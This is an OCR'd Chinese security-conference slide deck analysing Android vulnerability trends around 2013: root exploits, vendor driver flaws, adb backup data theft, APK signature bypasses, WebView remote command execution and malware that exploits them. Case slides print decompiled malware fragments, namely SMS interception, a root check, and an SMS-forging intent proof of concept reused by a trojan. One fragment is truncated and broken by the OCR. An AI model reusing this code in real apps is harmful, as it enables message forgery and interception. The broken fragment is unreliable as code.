ANTIY 安天

Android平台漏洞攻防和软件保护的技术趋势

肖梓航
安天实验室
看雪安全网站

今天的话题

- 在Android平台，此前大家更关注恶意代码。

- 从开发者的角度，还面临：
  - 应用软件、在线服务和操作系统的安全漏洞；
  - 对应用软件的破解和内容盗版。

- 在这两个方向，介绍近期的新进展、已出现的案例、可预见的趋势、被忽略的问题。

趋势一


1 DAY问题和设备商代码成为提权漏洞新来源

此前的情况

- Android 2.1 – 4.0.4存在许多通用提权漏洞:
  - ZergRush
  - Gingerbreak
  - Mempodroid
  - adb setuid
  - ……
- 并被大量恶意代码家族利用:
  - DroidDream
  - DroidKungfu → rootkit!
  - GingerMaster
  - TGLoader
  - ……

当前情况：Android系统版本分布

Version	Codename	API	Distribution
2.2	Froyo	8	2.4%
2.3.3 - 2.3.7	Gingerbread	10	30.7%
3.2	Honeycomb	13	0.1%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	21.7%
4.1.x	Jelly Bean	16	36.6%
4.2.x		17	8.5%



Data collected during a 7-day period ending on September 4, 2013.

当前情况：1 day提权漏洞和移植

- CVE-2012-0056 Linux的/proc/pid/mem文件被写入导致本地权限提升漏洞
- CVE-2013-2094 Linux性能计数器界限检查不当导致本地权限提升漏洞
- CVE-2013-1773 Linux内核VFAT文件系统实现缓冲区溢出导致本地权限提升漏洞
- ……

- 在Linux Kernel、驱动、第三方库中曾经出现的部分提权漏洞或其他漏洞，在Android上也可以利用。

案例：FirefoxOS提权


- FirefoxOS复用了Android的驱动和NDK
- 2013.07.02，第一台FirefoxOS手机ZTE Open发售
- 三天之后即被root：
  - http://pof.eslack.org/2013/07/05/zte-open-firefoxos-phone-root-and-first-impressions/
- 采用高通芯片Android驱动的已知提权漏洞
  - CVE-2012-4220 (Qualcomm DIAG root)

当前情况：厂商定制代码缺陷提权

- Samsung, Motolora, LG, ZTE, Huawei, Sony……等厂商的设备都曾出现问题
- 原因：重要系统目录或文件的权限配置不当、自己添加的系统服务以过高的权限运行、定制的硬件驱动存在各类编码漏洞、写入文件没有考虑符号链接……

提交日期	漏洞名称
2013-06-19	华为最新Ascend P6手机内核缺陷造成本地权限提升
2013-04-15	华为部分Android手机启动脚本权限设置不当造成的权限提升
2013-04-15	MTK平台Android初始化脚本权限设置不当
2013-04-15	华为部分Android手机/dev/nve0设备参数检查不当（导致权限提升）
2013-04-15	MTK相机内核驱动缺陷导致的权限提升
2013-04-17	华为海思平台解码器驱动缺陷以及权限设置不当

- See more: http://vulnfactory.org/blog/



下一阶段趋势

- 由于Android的系统更新机制、更新周期和版本碎片化，1day提权问题将长期存在。
- 设备厂商定制代码的安全性仍处于较低水平，攻击者可能针对性挖掘提权漏洞。
  - Joshua J. Drake. *Reversing and Auditing Android's Proprietary Bits*
- 在真实世界，Android提权漏洞并未远去。

趋势二


系统和框架漏洞大量出现，影响普通软件安全性

此前的情况

- 普通应用软件出现许多安全漏洞
  - 敏感数据明文或可逆存储、全局访问
  - 敏感数据明文传输
  - 组件暴露或意图劫持
  - ……
- 发起攻击存在前提：
  - 大部分利用需要安装攻击软件到用户手机
  - 少量利用需要提权，或者进入WiFi网络
- 系统中也出现过一些漏洞，影响自身安全性。

当前情况：adb backup问题

- 将手机内部数据备份至PC，或者从PC恢复到手机
  - 需要人工的界面确认操作
  - 建议设置密码，但并不强制



- 可以从备份文件中提取出数据
  - 应有root权限才能读写这些数据！
  - http://nelenkov.blogspot.com/2012/06/unpacking-android-backups.html

当前情况：adb backup问题

- 可以读取内部数据
  - 明文密码、可逆密码、账户cookies/token等
  - 各类其他敏感数据
- 可以改写内部数据
  - Android 4.0.4 Settings.apk文件遍历改写，可以用于Google Glass提权
  - 也可以改写普通软件的数据或配置文件

当前情况：adb backup问题

- 需要PC连接Android手机，从PC上攻击
  - 这样的恶意代码已经出现
- 需要手机开启adb调试模式
  - 国内的PC端手机辅助软件通常都会这么建议用户
- ~~需要用户的界面点击确认操作~~

攻击演示

- 去掉第三个利用条件，不再需要用户的界面点击确认操作
- 全自动地adb backup读出内部数据（和密码）


当前情况：APK签名问题(Master Key)

- Bluebox：篡改任意代码不影响签名(bug8219321)
  - ZipEntry同名项目的不同解析方法
- 安卓安全小分队：篡改小于64KB的代码不影响签名(bug9695860)
  - ZipEntry长度解析整数溢出
- Jay Freeman：篡改任意代码不影响签名(bug9695860)
  - 对上一个漏洞的利用方法改进，扩大适用范围
  - refer: http://www.saurik.com/id/18

- 为什么这类签名相关漏洞很重要?

案例

- 在第一个漏洞披露后，国内某个小规模第三方应用市场上大量软件利用这一漏洞植入恶意代码
- 包括其TOP榜的几乎所有软件



当前情况：WebView问题

- WebView 1days远程shell
  - CrowdStrike @ RSAC 2011 & BlackHat 2012
- WebView本地缓存记录
  - 询问是否存储密码
- WebView JavaScript接口反射本地方法远程攻击
  - 一个很早就被知道的老问题

> Use `addJavaScriptInterface()` with particular care because it allows JavaScript to invoke operations that are normally reserved for Android applications. If you use it, expose `addJavaScriptInterface()` only to web pages from which all input is trustworthy. If untrusted input is allowed, untrusted JavaScript may be able to invoke Android methods within your app. In general, we recommend exposing `addJavaScriptInterface()` only to JavaScript that is contained within your application APK.

  - 更多八卦：http://hi.baidu.com/hi_heige/item/9baf99f063331d58c9f3379a
- 一些研究者称还有更多……

案例

漏洞名称
冲浪浏览器远程命令执行漏洞
天天浏览器存在远程命令执行漏洞
欧鹏手机浏览器存在远程命令执行漏洞
海豚手机浏览器存在远程命令执行漏洞

北京方便面

14人关注 关注

我爱吃北京方便面！！！

等级：实习白帽子

个人主页：**http://www.qq.com**

Rank值：56

漏洞列表：

提交日期	漏洞名称
2013-09-05	QQ浏览器安卓最新版命令执行及拒绝服务漏洞（拒绝服务只能重装）
2013-09-05	百度安卓客户端远程命令执行漏洞（共5处）
2013-09-05	HTC NEW ONE最新固件自带浏览器远程命令执行
2013-09-05	手机迅雷最新版安卓客户端远程命令执行漏洞
2013-09-04	QQ浏览器安卓HD最新版远程命令执行漏洞
2013-09-04	百度浏览器安卓最新版远程命令执行漏洞
2013-09-04	金山猎豹浏览器安卓最新版远程命令执行漏洞
2013-09-04	快播安卓客户端最新版远程命令执行（看片要小心）
2013-09-04	腾讯微博手机客户端安卓最新版远程命令执行
2013-09-04	QQ安卓最新版远程命令执行（可远程种植后门）

WooYun知识库

像一朵乌云一样成长

首页 WooYun Zone 投稿

首页 » 漏洞分析 » WebView中接口隐患与手机挂马利用

WebView中接口隐患与手机挂马利用

2013/09/04 15:21 | livers | 漏洞分析 | 占个座先

0x00 背景

在android的sdk中封装了webView控件。这个控件主要用开控制的网页浏览。在程
件，可以设置属性（颜色，字体等）。类似PC下directUI的功能。在webView 下有
数addJavascriptInterface。能实现本地java和js的交互。利用addJavascriptInter
现穿透webkit控制android 本机。

0x01 检测利用

一般使用html 来设计应用页面的几乎不可避免的使用到addJavascriptInterface，
览器。

反思一下这个案例或“闹剧”

- 个人观点：
  - 对国内开发者和互联网企业：重视安全、重视经验
  - 对国内安全企业：负责、不过度炒作
  - 对安全平台和社区：负责任的漏洞披露过程
  - 对Google和手机厂商：改进系统，提供安全的接口

下一阶段趋势

- Android庞大的系统、框架和组件中会继续出现类似的安全问题。
- 它们会影响几乎所有上层应用软件的数据、业务和代码安全。
- 在版本碎片化的现状下，这些问题可能在部分设备中长期不被修复。
- 安全厂商能解决其中一部分问题，但不是全部。

趋势三

应用软件自动化漏洞挖掘遭遇方法瓶颈

此前的相关工作

- 学术界对特定类型漏洞成功地做了半自动化挖掘
  - ComDroid
  - CHEX
  - DroidChecker
  - Woodpecker
  - MalloDroid
  - ContentScope
  - （国内一些团队的工作）
- 产生一些相关在线系统
  - SEDDroid
  - DroidBench
  - SCAP-Android
  - X-Ray
- 也发布了开源挖掘工具
  - Mercury/Drozer
  - Intent Sniffer
  - Intent Fuzzer
  - ASEF
  - AFE
- 制定了一些安全开发规范
  - Android Best Practices for Security & Privacy
  - OWASP Mobile Security Testing
  - viaForensics 42+ Best Practices
- 以及出现一些商业化测试工具

特点和遇到的困难

- 代码和框架
  - Java on Dalvik, C/C++ on ARM, HTML on WebKit…
  - 各类跨平台开发工具
  - Android Framework的各类回调机制
  - 异架构、OO语言的program analysis framework
- UI交互
  - 代码和UI紧密交互，对程序分析和自动化挖掘造成困难
- 业务关联性
  - 与PC不同，绝大部分漏洞均与应用的业务相关
  - 如何产生有效的业务数据来驱使自动化动态分析?
  - 如何判断什么业务数据是关键的、重要的?

下一阶段的趋势

- 自动化挖掘依然以足够小从而有技术特性的漏洞类型为主
  - 例如：对组件间通信问题的细化、对密码存储和传输的发现
- 半自动的动态挖掘工具，高误报的静态分析工具将进一步改进
- 但前述困难短期内无法得到有效解决

- 移动软件安全问题需要开发者的深度配合
  - 来自阿里的案例

趋势四

恶意代码利用系统和软件漏洞展开高级攻击

案例一：特定提权漏洞

- Linux Kernel的CVE-2013-2094本地提权漏洞
- 在公布后，被攻击者快速地移植到Android系统
- 并用于真实的恶意代码提权

Linux Kernel Exploit Ported to Android

Created: 11 Jun 2013 18:44:55 GMT | Updated: 12 Jun 2013 00:20:53 GMT | Translations available: 日本語

Symantec Security Response SYMANTEC EMPLOYEE

+1
1 Vote

Symantec. | Official Blog


Tweet

Malware authors are notorious for quickly leveraging new exploits in the public domain for nefarious purposes. The recent discovery of a Linux Kernel CVE-2013-2094 Local Privilege Escalation Vulnerability (CVE-2013-2094) in the Performance Counters for Linux (PCL)—currently being exploited on various platforms—has now been modified to work on the Android operating system.

For anyone unfamiliar with the Android operating system, it is based off the open source Linux operating system. This means that many of the discovered Linux kernel based vulnerabilities have the possibility of being exploited in Android devices. However, with different Android devices using different versions of the Linux kernel, only certain devices may be affected by a particular exploit.

案例二：签名漏洞


```
public void onReceive(Context paramContext, Intent paramIntent)
{
  int i = 0;
  if (paramIntent.getAction().equalsIgnoreCase("android.provider.Telephony.SMS_RECEIVED"))
  {
    StringBuilder localStringBuilder1 = new StringBuilder();
    StringBuilder localStringBuilder2 = new StringBuilder();
    Bundle localBundle = paramIntent.getExtras();
    if (localBundle != null)
    {
= (Object[])(Object[])localBundle.get("pdus");
Message = new SmsMessage[arrayOfObject.length];
ayOfObject.length; j++)
= SmsMessage.createFromPdu((byte[])(byte[])arrayOfObject[j]);
ge.length;

ssage = arrayOfSmsMessage[i];
ppend(localSmsMessage.getDisplayMessageBody());
ppend(localSmsMessage.getDisplayOriginatingAddress());
```





```
if ((com.google.c.c.b(getApplicationContext(), "com.lbe.security.service.SecurityService"))
{
  File localFile1 = new File("/system/xbin/su");
  File localFile2 = new File("/system/bin/su");
  if ((localFile1.exists()) || (localFile2.exists()))
  {
    stopSelf();
    return super.onStartCommand(paramIntent, paramInt1, paramInt2);
  }
```

案例三：系统管理器漏洞

- Obad.a
- 史上最复杂的Android木马
- 注册为系统管理器，防止卸载
- 利用系统管理器枚举漏洞，隐藏自身





案例四：短信构造漏洞

- 2012年11月2日，Xuxian Jiang公布任意短信构造漏洞

- 2012年11月11日，发现利用该漏洞的家族新变种

- 2012年11月3日，Thomas Cannon公布PoC代码

```
Intent intent = new Intent();
intent.setClassName("com.android.mms",
        "com.android.mms.transaction.SmsReceiverService");
intent.setAction("android.provider.Telephony.SMS_RECEIVED");
intent.putExtra("pdus", new Object[] { pdu });
intent.putExtra("format", "3gpp");
context.startService(intent);
```

Services.class

```
if (this.task.equals("delivermsg"))
{
  String str3 = localJSONObject2.getString("content");
  Intent localIntent3 = new Intent();
  localIntent3.setClassName("com.android.mms", "com.android.mms.transaction.SmsReceiverService");
  localIntent3.setAction("android.provider.Telephony.SMS_RECEIVED");
  Object[] arrayOfObject4 = new Object[1];
  arrayOfObject4[0] = Tools.hexStringToBytes(str3);
  localIntent3.putExtra("pdus", arrayOfObject4);
  localIntent3.putExtra("format", "3gpp");
  startService(localIntent3);
  statistic(-400);
  stopSelf();
  return;
}
```

造成的技术挑战

- 利用漏洞提权，如何清除?
- 对原有检测方法基本原理的颠覆
- 漏洞检测和漏洞修复的技术实现问题

趋势五

APT攻击趋势下，信息泄漏型漏洞更加重要

此前的情况

- 重视程度：大范围账户和数据泄露问题 > 远程攻击漏洞 > 本地账户泄露漏洞 > 本地信息泄露漏洞
- 大量应用软件在SD卡、Log等处泄露IMEI、GPS、SNS记录等数据
- 大量第三方广告库搜集用户隐私数据
  - Michael Grace, etc. Unsafe Exposure Analysis of Mobile In-App Advertisements. WiSec 2012
- 然而，现在已经是“APT时代”

移动设备隐私信息的APT价值

用于确定目标

- 基于地理位置的精确定位
- 基于社交信息和连接信息的精确定位

用于搜集信息

- 更“可信”的社会工程学攻击和信任链欺诈
- 移动设备中本身包含大量有价值信息

用于长期渗透


- 对目标网络和PC设备的便捷渗透
- 新的“摆渡”渠道，更稳定地传输指令和数据

用于保持隐蔽


- 利用移动平台漏洞的信息搜集和隐蔽，绕过各类安全检测
- 利用地理位置和远程控制的条件性发作

案例

- 定向传播



- 高度伪装



WUC's Conference in Geneva

On behalf of all at the Word Uyghur Congress (WUC), the Unrepresented Nations and Peoples Organization (UNPO) and the Society for Threatened Peoples (STP), Human Rights in China: Implications for East Turkestan, Tibet and Southern Mongolia In what was an unprecedented

- 针对性挖掘和利用软件漏洞搜集信息和劫持身份

面临的问题

- 对APT来说，个人的隐私数据、社交数据甚至设备数据都很重要，并且可以导致进一步针对攻击。
- 而我们对移动平台的信息泄露漏洞、隐私搜集行为等并未足够重视。

趋势六


软件版权攻击点从代码转向数据和业务

此前的情况

- Android App的版权攻击以基于重打包的License破解和盗版分发为主
- 开发者们和盗版用户们已经深有体会……

